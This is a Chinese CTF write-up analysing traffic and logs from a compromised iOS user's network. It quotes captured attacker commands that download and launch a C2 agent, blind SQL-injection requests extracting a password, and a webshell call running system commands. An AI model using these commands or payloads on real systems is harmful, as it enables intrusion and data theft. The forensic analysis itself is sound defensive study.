

2021陇剑杯网络安全大赛wp-IOS部分（详细题解）

原创


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订阅专栏



CTF

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订阅专栏

10.1

Ios题目描述:

一位ios的安全研究员在家中使用手机联网被黑，

不仅被窃密还丢失比特币若干，


请你通过流量和日志分析后作答



黑客所控制的C&C服务器IP是_____。

3.128.156.159


```
Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 103, Ack: 7884
Hypertext Transfer Protocol
./ios_agent -c 3.128.156.159:8081 -s hack4sec\n
[Expert Info (Warning/Protocol): Illegal characters found in header name]
```



10.2



黑客利用的Github开源项目的名字是_____。(如有字母请全部使用小写)



```

Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 4, Ack: 63, Len: 99
Hypertext Transfer Protocol
  > wget https://github.com/ph4nt0nn/St0w4y/releases/download/1.6.2/ios_agent && chmod 755 ios_agent\n
  > [Expert Info (Warning/Protocol): Illegal characters found in header name]
  
```

10.3



通讯加密密钥的明文是_____。

在第一题里能看到 hack4sec


```

Transmission Control Protocol, Src Port: 8080, Dst Port: 55704, Seq: 103, Ack: 7884
Hypertext Transfer Protocol
  > ./ios_agent -c 3.128.156.159:8081 -s hack4sec\n
  > [Expert Info (Warning/Protocol): Illegal characters found in header name]
  
```

10.4

部分存在TLS加密的流量需要用到密钥进行解密

20.205.243.166	TCP	66 55703 → 443 [ACK] Seq=1 Ack=1 Win=151040 Len=
20.205.243.166	TLSv1.3	466 Client Hello
192.168.1.255	UDP	305 54915 → 54915 Len=263
192.168.1.8	TLSv1.3	1454 Server Hello, Change Cipher Spec, Applicatio
192.168.1.8	TCP	1387 443 → 55703 [PSH, ACK] Seq=1389 Ack=401 Win=
20.205.243.166	TCP	66 55703 → 443 [ACK] Seq=401 Ack=2710 Win=12908
20.205.243.166	TLSv1.3	130 Change Cipher Spec, Application Data
192.168.1.8	TCP	1387 [TCP Spurious Retransmission] 443 → 55703 [
20.205.243.166	TLSv1.3	287 Application Data
ff02::1:ff00:0	ICMPv6	86 Multicast Listener Report
192.168.1.8	TLSv1.3	1454 [TCP Spurious Retransmission] , Server Hello
20.205.243.166	TCP	78 [TCP Dup ACK 38#1] 55703 → 443 [ACK] Seq=674
20.205.243.166	TCP	339 [TCP Retransmission] 55703 → 443 [PSH, ACK]
192.168.1.255	UDP	305 54915 → 54915 Len=263
192.168.1.8	TLSv1.3	1454 [TCP Spurious Retransmission] , Server Hello
20.205.243.166	TCP	78 [TCP Dup ACK 38#2] 55703 → 443 [ACK] Seq=674
255.255.255.255	UDP	130 12476 → 12476 Len=88



发现http2协议存在部分注入特征，过滤http2，导出进行分析

168.1.8	HTTP2	92 DATA[41] (text/plain)
155.151.178	TCP	54 55188 → 443 [ACK] Seq=6971 Ack=12968 Win=262016 Len=0
168.1.8	HTTP2	92 DATA[195] (text/plain)
155.151.178	TCP	54 55186 → 443 [ACK] Seq=53908 Ack=44076 Win=262016 Len=0
168.1.255	UDP	305 54915 → 54915 Len=263
168.1.8	TCP	308 8081 → 55712 [PSH, ACK] Seq=130795 Ack=303777 Win=108672 Len=242 TSval=2926994966 TSecr=196051739
8.156.159	TCP	66 55712 → 8081 [ACK] Seq=303777 Ack=131037 Win=130816 Len=0 TSval=196051987 TSecr=2926994966
168.1.12	HTTP2	247 HEADERS[1069]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLsv1.2	557 Application Data, Application Data
168.1.12	TCP	66 55716 → 443 [ACK] Seq=97979 Ack=265100 Win=130560 Len=0 TSval=196052001 TSecr=556487157
8.156.159	TCP	626 55712 → 8081 [PSH, ACK] Seq=303777 Ack=131037 Win=131072 Len=560 TSval=196052001 TSecr=2926994966
168.1.8	TCP	308 8081 → 55712 [PSH, ACK] Seq=131037 Ack=304337 Win=108672 Len=242 TSval=2926995234 TSecr=196052001
8.156.159	TCP	66 55712 → 8081 [ACK] Seq=304337 Ack=131279 Win=130816 Len=0 TSval=196052291 TSecr=2926995234
168.1.12	HTTP2	247 HEADERS[1071]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLsv1.2	580 Application Data, Application Data
168.1.12	TCP	66 55716 → 443 [ACK] Seq=98160 Ack=265614 Win=130496 Len=0 TSval=196052301 TSecr=556487459
8.156.159	TCP	658 55712 → 8081 [PSH, ACK] Seq=304337 Ack=131279 Win=131072 Len=592 TSval=196052301 TSecr=2926995234
168.1.8	TCP	308 8081 → 55712 [PSH, ACK] Seq=131279 Ack=304929 Win=108672 Len=242 TSval=2926995536 TSecr=196052301
8.156.159	TCP	66 55712 → 8081 [ACK] Seq=304929 Ack=131521 Win=130816 Len=0 TSval=196052596 TSecr=2926995536
168.1.12	HTTP2	247 HEADERS[1073]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLsv1.2	557 Application Data, Application Data
168.1.12	TCP	66 55716 → 443 [ACK] Seq=98341 Ack=266105 Win=130560 Len=0 TSval=196052607 TSecr=556487768
8.156.159	TCP	626 55712 → 8081 [PSH, ACK] Seq=304929 Ack=131521 Win=131072 Len=560 TSval=196052607 TSecr=2926995536
168.1.8	TCP	308 8081 → 55712 [PSH, ACK] Seq=131521 Ack=305489 Win=108672 Len=242 TSval=2926995845 TSecr=196052607
8.156.159	TCP	66 55712 → 8081 [ACK] Seq=305489 Ack=131763 Win=130816 Len=0 TSval=196052901 TSecr=2926995845
168.1.12	HTTP2	247 HEADERS[1075]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C38%2C1%29%29_from_user%29%3
168.1.8	TLsv1.2	557 Application Data, Application Data
168.1.12	TCP	66 55716 → 443 [ACK] Seq=98522 Ack=266596 Win=130560 Len=0 TSval=196052909 TSecr=556488073
8.156.159	TCP	626 55712 → 8081 [PSH, ACK] Seq=305489 Ack=131763 Win=131072 Len=560 TSval=196052909 TSecr=2926995845
0.0.251	MDNS	89 Standard query 0x0000 SRV ncm._remoted._tcp.local, "QM" question TXT ncm._remoted._tcp.local, "QM" question

A	B	C	D	E	F	G
724	51440	1300	192.168.1.192.168.1	HTTP2	247 HEADERS[815]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2228%22.then_id_else.col1_end%29	WINDOW_UPDATE[815]
725	51446	1301	192.168.1.192.168.1	HTTP2	265 HEADERS[817]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%222D%22.then_id_else.col1_end%29	WINDOW_UPDATE[817]
726	51453	1301	192.168.1.192.168.1	HTTP2	248 HEADERS[819]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%227B%22.then_id_else.col1_end%29	WINDOW_UPDATE[819]
727	51460	1301	192.168.1.192.168.1	HTTP2	247 HEADERS[821]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%227D%22.then_id_else.col1_end%29	WINDOW_UPDATE[821]
728	51466	1302	192.168.1.192.168.1	HTTP2	247 HEADERS[823]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2230%22.then_id_else.col1_end%29	WINDOW_UPDATE[823]
729	51473	1302	192.168.1.192.168.1	HTTP2	247 HEADERS[825]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2231%22.then_id_else.col1_end%29	WINDOW_UPDATE[825]
730	51479	1302	192.168.1.192.168.1	HTTP2	247 HEADERS[827]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2232%22.then_id_else.col1_end%29	WINDOW_UPDATE[827]
731	51487	1303	192.168.1.192.168.1	HTTP2	247 HEADERS[829]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C36%2C1%29%29_from_user%29%3D%2278%22.then_id_else.col1_end%29	WINDOW_UPDATE[829]
732	51508	1303	192.168.1.192.168.1	HTTP2	248 HEADERS[831]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%222D%22.then_id_else.col1_end%29	WINDOW_UPDATE[831]
733	51526	1303	192.168.1.192.168.1	HTTP2	247 HEADERS[833]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2278%22.then_id_else.col1_end%29	WINDOW_UPDATE[833]
734	51532	1304	192.168.1.192.168.1	HTTP2	247 HEADERS[835]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%227D%22.then_id_else.col1_end%29	WINDOW_UPDATE[835]
735	51538	1304	192.168.1.192.168.1	HTTP2	247 HEADERS[837]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2230%22.then_id_else.col1_end%29	WINDOW_UPDATE[837]
736	51545	1304	192.168.1.192.168.1	HTTP2	248 HEADERS[839]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2231%22.then_id_else.col1_end%29	WINDOW_UPDATE[839]
737	51551	1304	192.168.1.192.168.1	HTTP2	248 HEADERS[841]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2232%22.then_id_else.col1_end%29	WINDOW_UPDATE[841]
738	51557	1305	192.168.1.192.168.1	HTTP2	248 HEADERS[843]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2233%22.then_id_else.col1_end%29	WINDOW_UPDATE[843]
739	51564	1305	192.168.1.192.168.1	HTTP2	247 HEADERS[845]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2234%22.then_id_else.col1_end%29	WINDOW_UPDATE[845]
740	51570	1305	192.168.1.192.168.1	HTTP2	248 HEADERS[847]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2235%22.then_id_else.col1_end%29	WINDOW_UPDATE[847]
741	51576	1306	192.168.1.192.168.1	HTTP2	247 HEADERS[849]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2236%22.then_id_else.col1_end%29	WINDOW_UPDATE[849]
742	51583	1306	192.168.1.192.168.1	HTTP2	265 HEADERS[851]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2237%22.then_id_else.col1_end%29	WINDOW_UPDATE[851]
743	51589	1306	192.168.1.192.168.1	HTTP2	247 HEADERS[853]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2238%22.then_id_else.col1_end%29	WINDOW_UPDATE[853]
744	51595	1307	192.168.1.192.168.1	HTTP2	248 HEADERS[855]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2239%22.then_id_else.col1_end%29	WINDOW_UPDATE[855]
745	51603	1307	192.168.1.192.168.1	HTTP2	247 HEADERS[857]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2261%22.then_id_else.col1_end%29	WINDOW_UPDATE[857]
746	51609	1307	192.168.1.192.168.1	HTTP2	248 HEADERS[859]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2262%22.then_id_else.col1_end%29	WINDOW_UPDATE[859]
747	51615	1308	192.168.1.192.168.1	HTTP2	246 HEADERS[861]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2263%22.then_id_else.col1_end%29	WINDOW_UPDATE[861]
748	51623	1308	192.168.1.192.168.1	HTTP2	247 HEADERS[863]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2264%22.then_id_else.col1_end%29	WINDOW_UPDATE[863]
749	51630	1308	192.168.1.192.168.1	HTTP2	247 HEADERS[865]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2265%22.then_id_else.col1_end%29	WINDOW_UPDATE[865]
750	51636	1309	192.168.1.192.168.1	HTTP2	248 HEADERS[867]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2266%22.then_id_else.col1_end%29	WINDOW_UPDATE[867]
751	51643	1309	192.168.1.192.168.1	HTTP2	247 HEADERS[869]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2267%22.then_id_else.col1_end%29	WINDOW_UPDATE[869]
752	51649	1309	192.168.1.192.168.1	HTTP2	247 HEADERS[871]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2268%22.then_id_else.col1_end%29	WINDOW_UPDATE[871]
753	51655	1309	192.168.1.192.168.1	HTTP2	247 HEADERS[873]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2269%22.then_id_else.col1_end%29	WINDOW_UPDATE[873]
754	51668	1310	192.168.1.192.168.1	HTTP2	247 HEADERS[875]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226A%22.then_id_else.col1_end%29	WINDOW_UPDATE[875]
755	51704	1310	192.168.1.192.168.1	HTTP2	248 HEADERS[877]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226B%22.then_id_else.col1_end%29	WINDOW_UPDATE[877]
756	51713	1310	192.168.1.192.168.1	HTTP2	248 HEADERS[879]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226C%22.then_id_else.col1_end%29	WINDOW_UPDATE[879]
757	51725	1311	192.168.1.192.168.1	HTTP2	247 HEADERS[881]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226D%22.then_id_else.col1_end%29	WINDOW_UPDATE[881]
758	51732	1311	192.168.1.192.168.1	HTTP2	247 HEADERS[883]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226E%22.then_id_else.col1_end%29	WINDOW_UPDATE[883]
759	51763	1311	192.168.1.192.168.1	HTTP2	265 HEADERS[885]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%226F%22.then_id_else.col1_end%29	WINDOW_UPDATE[885]
760	51841	1311	192.168.1.192.168.1	HTTP2	247 HEADERS[887]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2270%22.then_id_else.col1_end%29	WINDOW_UPDATE[887]
761	51847	1312	192.168.1.192.168.1	HTTP2	248 HEADERS[889]: GET /info?l=1&o=%28case_when%28select_hex%28substr%28password%2C37%2C1%29%29_from_user%29%3D%2271%22.then_id_else.col1_end%29	WINDOW_UPDATE[889]

解法后续就和日志分析一样了

10.5



黑客端口扫描的扫描器的扫描范围是_____。（格式使用“开始端口-结束端口”，例如1-65535）

```
└─$ tcpdump -n -r triffic.pcap | awk '{print $2$3}' | sort -u > su.txt  
reading from file triffic.pcap, link-type EN10MB (Ethernet)
```


```
IP192.168.1.12.38  
IP192.168.1.12.380  
IP192.168.1.12.381  
IP192.168.1.12.382  
IP192.168.1.12.383  
IP192.168.1.12.384  
IP192.168.1.12.385  
IP192.168.1.12.386  
IP192.168.1.12.387  
IP192.168.1.12.388  
IP192.168.1.12.389  
IP192.168.1.12.39  
IP192.168.1.12.390  
IP192.168.1.12.391  
IP192.168.1.12.392  
IP192.168.1.12.393  
IP192.168.1.12.394  
IP192.168.1.12.395  
IP192.168.1.12.396  
IP192.168.1.12.397  
IP192.168.1.12.398  
IP192.168.1.12.399  
IP192.168.1.12.40  
IP192.168.1.12.400  
IP192.168.1.12.401  
IP192.168.1.12.402  
IP192.168.1.12.403  
IP192.168.1.12.404  
IP192.168.1.12.405  
IP192.168.1.12.406  
IP192.168.1.12.407  
IP192.168.1.12.408  
IP192.168.1.12.409  
IP192.168.1.12.41  
IP192.168.1.12.410  
IP192.168.1.12.411  
IP192.168.1.12.412
```

得出答案10-499

10.6

待完善

10.7



黑客访问/攻击了内网的几个服务器, IP地址为_____。(多个IP之间按从小到大排序, 使用#来分隔, 例如127.0.0.1#192.168.0.1)

172.28.0.2#192.168.1.12

日志里有一个172的

流量包里搜info?

可以找到个sql注入的

10.8



黑客写入了一个webshell, 其密码为_____。

翻阅access日志

发现ma(马).php

解密base64 发现执行system命令 whoami

从而确定webshell的密码为fxkx

```
access - 记事本
文中 编辑 格式 查看 帮助
172.28.0.3 - [28/Aug/2021:18:44:28 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:30 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:40 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:41 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:44 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:45 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:46 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:46 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:47 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:48 +0000] "GET /upload.php HTTP/1.1" 200 42 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:48 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:44:48 +0000] "GET /upload.php HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:45:14 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:45:14 +0000] "ET //ma.php?hook=system(base64_decode('%272zhYW1p%27')): HTTP/1.1" 200 38 "-" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:45:14 +0000] "GET /faviconico HTTP/1.1" 200 43 "http://172.28.0.2/upload.php" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.130 Safari/537.36"
172.28.0.3 - [28/Aug/2021:18:47:42 +0000] "POST /ma.php HTTP/1.1" 200 156 "-" "Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_6; de-de) AppleWebKit/533.20.25 (KHTML, like Gecko) Version/5.0.4 Safari/533.2"
172.28.0.3 - [28/Aug/2021:18:47:53 +0000] "POST /ma.php HTTP/1.1" 200 141 "-" "Mozilla/5.0 (compatible; MSIE 10.0; Macintosh; Intel Mac OS X 10_7_3; Trident/6.0) "-"
172.28.0.3 - [28/Aug/2021:18:48:02 +0000] "POST /ma.php HTTP/1.1" 200 142 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0) Opera 12.14" "-"
172.28.0.3 - [28/Aug/2021:18:48:05 +0000] "POST /ma.php HTTP/1.1" 200 144 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64; rv:27.0) Gecko/20121011 Firefox/27.0" "-"
172.28.0.3 - [28/Aug/2021:18:48:11 +0000] "POST /ma.php HTTP/1.1" 200 261 "-" "Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/37.0.2049.0 Safari/537.36" "-"
172.28.0.3 - [28/Aug/2021:18:48:39 +0000] "POST /ma.php HTTP/1.1" 200 50 "-" "Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.16 Safari/537.36" "-"
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